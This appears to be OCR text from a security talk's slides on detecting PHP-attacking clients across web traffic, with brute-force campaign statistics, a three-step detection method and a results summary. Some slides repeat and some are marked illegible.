
One to Many

Attacker is sending up to **15** brute force attempts in **1** hour to **207** different applications



Many to Many

- **11** Attackers
- each is targeting between **100** to **231** different applications
- All together targeting **478** applications
- Over time frame of **3** months



Why This Attack is Successful?

- Attacker has time
- Attacker has resources
- Attacker know how to bypass security filters

Zero Day Detection - PHP vulnerabilities

Objective

Find attackers that send PHP attacks

3 Steps Technique

Step 1 - Analyze Application Behavior

[illegible]

Step 2 - Analyze Client Behavior

[illegible]

Step 3 - Big Data Analysis

[illegible] on the number of apps [illegible]

Objective

Find attackers that send PHP attacks

3 Steps Technique

Step 1 - Analyze Applications' Behavior

Fingerprint platform behind each app (e.g. PHP)

Step 2 - Analyze Client Behavior

Look for clients that try to access PHP URLs on ASP.NET apps

Step 3 - Big Data Analysis

Calculate clients maliciousness based on the number of apps scanned

Step 1 - Analyze Applications' Behavior

Fingerprint platform behind each app (e.g. PHP)

Step 2 - Analyze Client Behavior

Look for clients that try to access PHP URLs on ASP.NET apps

Step 3 - Big Data Analysis

Calculate clients maliciousness based on the number of apps scanned

Let's Test Drive This Approach...

950

Malicious clients were detected over one week

~9

The average amount of applications scanned by client

236

Highest number of scanned applications by one client in one hour

We analyzed 10% of Akamai traffic over a 1-week time period

43%

Of the detected clients are web servers

4 days

The average amount of time client was maliciously active

950

Malicious clients were detected over one week

~9

The average amount of applications scanned by client

236

Highest number of scanned applications by one client in one hour

43%

Of the detected clients are web servers

4 days

The average amount of time client was maliciously active

Further Analysis of Clients Traffic

- PHP known vulnerabilities - RFI, XSS, SQLi, Path traversal...
- Brute force attacks - looking for WordPress and Joomla login pages
- Comment spamming
- And in the future: Zero day exploits...

CLOUDY
with a chance of
MEAT
BALLS
2

Q&A